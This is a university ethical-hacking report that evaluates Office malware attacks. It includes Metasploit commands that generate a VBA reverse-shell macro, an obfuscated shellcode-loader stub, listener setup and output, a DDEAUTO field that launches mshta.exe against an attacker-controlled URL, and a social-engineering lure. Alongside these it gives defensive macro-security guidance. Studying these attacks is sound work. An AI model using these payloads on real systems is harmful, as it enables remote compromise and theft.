Evaluation of Microsoft Office Suite malware attacks

Jack Gates

Student no: 1500763

CMP319: Ethical Hacking 3

BSc Ethical Hacking Year 3

2018

Abstract

This document evaluates three different malware attacks that are commonly used in Microsoft's Office suite. An investigation is done on each attack. How the attacks are done is demonstrated in the procedures, which users can also follow in order to test their own security against them. Each attack will also have a security section, which discusses the security steps Microsoft have taken in order to protect its users from these attacks. This section can also give the user guidance on how they can configure their own Office package in order to better secure themselves from these attacks. Lastly these attacks have been discussed in detail. The discussion section evaluates how these attacks may be limited in effectiveness but can still pose a dangerous threat if a user does not know how to keep themselves secure from them. The discussion also compares the attacks with each other in terms of its effectiveness.

Contents

Introduction

The Microsoft Office suite of applications has long been used as a means to Infect victims with malware. It has been a popular means to deliver malware since the late 1990’s. It died down after a while but has recently made a resurgence with new exploits being found. Microsoft claims that around 1.2 billion people use Microsoft Office all around the globe (Microsoft by the Numbers, 2018), which makes it a good choice for malicious users to exploit. Office applications are mainly used in working environments, and the software is central to many businesses around the globe. Infected documents can easily be spread through email clients and links - this can even be extended to Microsoft’s web-based suite, outlook, through the use of RTF (rich text format) on applications. Not many people are even aware that malware can even be transmitted using Microsoft Office’s software the way that it has been, as such a large Office suite hosting over a billion users is presumed to be secure. This means that many people may not be aware of the right procedures to guard themselves from an unexpected attack.

To properly evaluate the severity of these malware attacks, an investigation into how these attacks work will be performed and tested. This will give insight into how likely a person is to fall victim to these attacks, as well as what kind of information could be stolen or manipulated in these attacks. This paper will also investigate the techniques necessary for a user to avoid these harmful attacks and what efforts Microsoft have taken in order to secure its package.

The first attack investigated will be macro attacks. These attacks have historically been used to execute harmful code on a victim’s computer. It eventually became one of the most commonly encountered forms for delivering malware, but these attacks have been on the decline over the past two decades as Microsoft has been implementing features that prevent these attacks from being exploited so easily. Since then, some hackers have been able to navigate around certain security features using social engineering techniques, however this is becoming increasingly harder to do. Microsoft has claimed in 2016 that macro-based malware infections are still increasing, and their data indicates that macro-based attacks made up 98% of all Office related threats in that year (Windows Research, 2018).


Since macro-based attacks have been increasingly more difficult to perform, hackers have been looking at other ways to exploit Office. One of these ways is through leveraging an old Microsoft Office feature known as the DDE protocol. The acronym stands for Dynamic Data exchange and is used for transferring data between applications. However, since it has been exposed as an attack vector, Hackers are using this feature to execute malicious code on a victims’ computer without requiring macros to be enabled. The attack is also void of any proper security warnings, making it harder to avoid. Although there are still some security aspects that could make launching DDE attacks pretty arduous. For this reason, the DDE attack will be thoroughly evaluated and tested to see if it could be a viable attack vector, also being compared with macro attacks in terms of feasibility.

Another pretty recent attack that will be discussed is the OLE (Object Linking and Embedding) attack. This attack involves the crafting of a malicious RTF file, which when opened will lead to code execution. This flaw works as the ‘Object Linking and Embedding’ feature allows for http requests, and execution of HTA (HTML Application) code in response. This can be done by setting up a server to host the HTA code on and embedding a link to that server in an object within the document. This will also be thoroughly tested to see if it can stand up to the more popular attacks being performed in Microsoft Office.

Procedures

Macro based attacks

Macro attacks work by executing code in the user's program, so to start off this attack, the code will need to be created. For this demonstration a reverse shell payload was generated using a program called Metasploit. Figure 1 shows the payload being set up and generated. (Rapid7 Blog, 2018)



```
msf > use windows/meterpreter/reverse_https
msf payload(reverse_https) > set LHOST 192.168.16.128
LHOST => 192.168.16.128
msf payload(reverse_https) > set LPORT 443
LPORT => 443
msf payload(reverse_https) > set AutoRunScript post/windows/manage/smart_migrate
AutoRunScript => post/windows/manage/smart_migrate
msf payload(reverse_https) > generate -t vba
```

Figure 1 - reverse shell

As seen above, the local host variable is set to the IP of the Kali Linux machine that the attack is being launched on. This is the address that the macro attack will be calling back to. The listening port will be set to 443 as we can assume that the victim will have that port open to access the internet, as this is where the malware is typically received. The 'AutoRunScript' variable is also set to 'smart_migrate', as this will allow for remote connections between the word processor and a different processor. Finally, the code will be generated in a visual basic format, as this is the language that the macros use. The code can then be copied and pasted into a file.

To insert this code into a Microsoft word document the 'view' tab should be selected, then navigate to the macros drop down menu and select 'view macros', as seen in Figure 2.




Figure 2 - view macros

From here a new window will pop up titled 'Macros' seen below. In the 'macros in:' field it is probably a good idea to keep it within that document. Type in a name for the macro and select the highlighted 'create' button seen in Figure 3.





Figure 3 - create macros

Doing this will open a visual basic project for the macro code in the document which can be seen in Figure 4. Copy and paste the payload into this file, then save the file. After doing this the word document should be saved as a 'Word Macro-Enabled Document' otherwise the macro will be discarded. It can also be saved as a 'Microsoft Word 97 - 2003 Document', which depending on the angle of the attack, might be a better idea as it could draw less suspicion of holding malicious code.



Microsoft Visual Basic for Applications - Testdocument - [NewMacros (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 36, Col 8
Project - Project
Normal
Project (Testdocument)
Microsoft Word Objects
Modules
NewMacros
References
(General)
Workbook_Open

```
#If VBA7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Ske As Long, ByVal Ekvbubau As Long, ByVal Jouo As LongPtr, Uannnjn A
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Ymc As Long, ByVal Wqeenqnzx As Long, ByVal Vseubb As Long, ByVal Avc
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Iyvstyll As LongPtr, ByRef Pho As Any, ByVal Ofl As Long) As LongPt
#Else
    Private Declare Function CreateThread Lib "kernel32" (ByVal Ske As Long, ByVal Ekvbubau As Long, ByVal Jouo As Long, Uannnjn As Long, By
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Ymc As Long, ByVal Wqeenqnzx As Long, ByVal Vseubb As Long, ByVal Avqjhcl As
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Iyvstyll As Long, ByRef Pho As Any, ByVal Ofl As Long) As Long
#End If

Sub Auto_Open()
```

Figure 4 - insert code

Now that the malicious file is created, the remote connection needs to be set up back on the attacker's machine. The attacker can do this by going back into Metasploit and using the exploit handler as it provides all of the features of the Metasploit payload system to exploits that are handled on the victim's machine. The set up can be seen in Figure 5 below. First the payload needs to be set to 'reverse_https' like before. The localhost address is set to the attacker's machine, and the listening port is 443. After the 'exploit' command is entered, a session is created. However, the victim's system cannot be accessed until they activate the macro.




```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.16.128
LHOST => 192.168.16.128
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://192.168.16.128:443
```

Figure 5 - handler

Usually attacks such as these are delivered over email, or other web-based applications. The ability to do that will be tested later. For now, it will just be copied into a windows machine and opened.


If Anti-virus software has not picked it up already, on opening it, A security warning will be displayed at the top of the document as seen in Figure 6.



SECURITY WARNING Macros have been disabled. Enable Content

Figure 6 - enable macros

Clicking 'Enable Content' will activate the macro. There are social engineering tricks a malicious hacker could employ to convince their victim to click it, such as the example seen in Figure 7, taken from (SC Media US, 2018).



This document is protected


Open the document in Microsoft Office. Previewing online is not available for protected documents

If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above

Once you have enabled editing, please click **Enable Content** from the yellow bar above

Figure 7 - social engineering


Once the macro has been executed on the victim's computer, the attackers exploit handler will start receiving requests from the victim's computer and the session will open which can be seen in Figure 8.



```
msf exploit(handler) > [*] https://192.168.16.128:443 handling request from 192.
168.16.1; (UUID: sgkjkosi) Staging x86 payload (180311 bytes) ...
[*] Meterpreter session 1 opened (192.168.16.128:443 -> 192.168.16.1:50627) at 2
018-03-07 21:40:50 +0000
```

Figure 8 - session opened

From here the attacker can do many things, such as look at processes on the victim's machine, check their system info, and launch a shell which they could use to upload more malicious material.



```
meterpreter > shell
Process 12220 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.248]
(c) 2017 Microsoft Corporation. All rights reserved.
```

Figure 9 - shell created


Macro based attack - security

Although the demonstration made it look like macro attacks are easy to perform, there is actually a lot of security in place to prevent them from happening.

In the 2010 version of Office, these attacks were made much harder through the use of protected views. All Office files that are accessed from online are instead opened with protected view which protects the user against any kind of malware attached to the document. It does this as it restricts certain features, macros being one of them.

All Office documents that are received via outlook are initially opened via 'word online'. Word online can view/edit documents with macros attached but cannot actually run macros. This feature can potentially prevent many attacks if users are to remain in word online when accessing un-trusted documents.

The best way to customise macro security is to go into the trust centre and changing the macro security settings to fit your needs. The default setting should be secure enough as it is "disable all macros with notifications". This disables all macros automatically but gives the user the ability to enable certain documents (Constantin, 2018). Figure 10 below shows all of the macro settings in the trust centre.


Trust Center

Trusted Publishers
Trusted Locations
Trusted Documents
Trusted Add-in Catalogs
Add-ins
ActiveX Settings
Macro Settings
Protected View

Macro Settings

- Disable all macros without notification
- [✓ Disable all macros with notification]
- Disable all macros except digitally signed macros
- Enable all macros (not recommended; potentially dangerous code can run)

Developer Macro Settings

☐ Trust access to the VBA project object model

Figure 10 - trust centre


However, if it is a large company, and some of its users are not aware of the ramifications of enabling macros, then a better setting might be to "disable all macros without notifications". This will disable all macros as well as all the security alerts allowing macros to run on a case by case basis. If there are exceptions to certain trusted documents that macros should be allowed to run on, then they can be put into a trusted location which bypasses the security checks of the trust centre. A similar option is to "disable all macros except digitally signed macros". The difference between the two is that this one runs based on a trusted publisher instead of a trusted location.

If this wasn't enough, a new feature in Office 2016 allows for companies to have more control on how macros are being used within the company by allowing them to set macros use to a set of trusted workflows. This can be set using the group policy management centre and means that, an administrator can apply the security changes to all users. This blocks access to macros in scenarios considered high risk. This includes documents downloaded from the internet, documents attached to emails from outside the company, and documents opened by public shares hosted on the internet.

DDE protocol exploit

With macro malware being increasingly harder to spread, many malicious hackers have been looking elsewhere to infect computer systems. A new attack which has recently become popular is the DDE exploit. This attack takes advantage of the dynamic data exchange protocol as users are able to insert malicious code into the files. This attack is similar to the macro attack in many ways but doesn't require macros to exploit.

Metasploit will also be used to make this attack simpler. First the ruby code for the exploit is downloaded from GitHub, the command can be seen in Figure 11.




```
root@kali:~# wget https://raw.githubusercontent.com/realoriginal/metasploit-framework/f
b3410c4f2e47a003fd9910ce78f0fc72e513674/modules/exploits/windows/script/dde_delivery.rb
--2018-03-13 12:41:57--  https://raw.githubusercontent.com/realoriginal/metasploit-fram
ework/fb3410c4f2e47a003fd9910ce78f0fc72e513674/modules/exploits/windows/script/dde_deli
very.rb
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.1
01.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443.
.. connected.
HTTP request sent, awaiting response... 200 OK
Length: 920 [text/plain]
Saving to: ‘dde_delivery.rb’

dde_delivery.rb      100%[===================>]     920  --.-KB/s    in 0s

2018-03-13 12:41:57 (11.8 MB/s) - ‘dde_delivery.rb’ saved [1720]
```

Figure 11 - downloading payload


The next step is to move the file location into the "Metasploit-framework/modules/exploits/windows/" directory so that it can be used by the Metasploit console. At this point Metasploit can be launched. It is a good idea to reload it to make sure the file can be found in the directory using the command in Figure 12.



```
msf > reload_all
```

Figure 12 - reload Metasploit


It is time to set up the exploit. The ruby file that was just configured will be used as the exploit. To run the exploit, it needs the localhost address, which is set to the kali machine which will be carrying out the attack. The payload will be set to "reverse_tcp" which sets up a reverse connection from the victim to the attacking machine through the TCP protocol. The set up for this exploit can be seen in Figure 13.



```
msf > use exploit/windows/dde_delivery
msf exploit(windows/dde_delivery) > set payload windows/meterpreter/reverse_
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/dde_delivery) > set lhost 192.168.78.10
lhost => 192.168.78.10
msf exploit(windows/dde_delivery) >
```

Figure 13 - DDE setup

Now that the attack is set up, the attack can be run. Metasploit will start a handler session which will run in the background and wait for any potential victims to execute the malicious code. The malicious code to be used in the document will be generated at the bottom of the command and is seen in Figure 14.



```
msf exploit(windows/dde_delivery) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.78.10:4444
[*] Using URL: http://0.0.0.0:8080/6VUOZMnDgC8oAp
[*] Local IP: http://192.168.78.10:8080/6VUOZMnDgC8oAp
[*] Server started.
[*] Place the following DDE in an MS document:
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\
stem32\\mshta.exe "http://192.168.78.10:8080/6VUOZMnDgC8oAp"
```

Figure 14 - generated code

To insert DDE code into a word document the first step is to create a field. The option to do this can be seen under the 'insert' toolbar in the 'Quick Parts' drop down menu like in Figure 15.





Figure 15 - inserting DDE code

Selecting 'Insert Field' will bring up a menu. The user should just select 'ok' as nothing needs to be set up in this menu seen in Figure 16.



Field

Please choose a field

Categories: (All)

Field names: = (Formula), AddressBlock, Advance, Ask, Author, AutoNum, AutoNumLgl, AutoNumOut, AutoText, AutoTextList, BarCode, Bibliography, BidiOutline, Citation, Comments, Compare, CreateDate, Database

Field properties

Click the button below to set advanced field options

Formula...

☑ Preserve formatting during updates

Description:
Calculate the result of an expression

Field Codes   OK   Cancel

Figure 16 - selecting formula

To insert the malicious code into the newly created field the user should right click the field and select 'Toggle Field Codes' like in Figure 17.





Figure 17 - toggle field codes


The field should then be cleared and replaced with the code that was generated in Metasploit. It should look something like Figure 18.



```
{ DDEAUTO
C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe
"http://192.168.78.10:8080/6VUOZMnDgC8oAp" }
```

Figure 18 - DDE code

Now that the code is inserted into the document, the document can be saved and closed. This is the stage that hackers disguise the document and implement some social engineering techniques so that the user will agree to the prompts that come up when the file is accessed. Whenever the DDEAUTO protocol is accessed from a file the following prompt in Figure 19 appears.

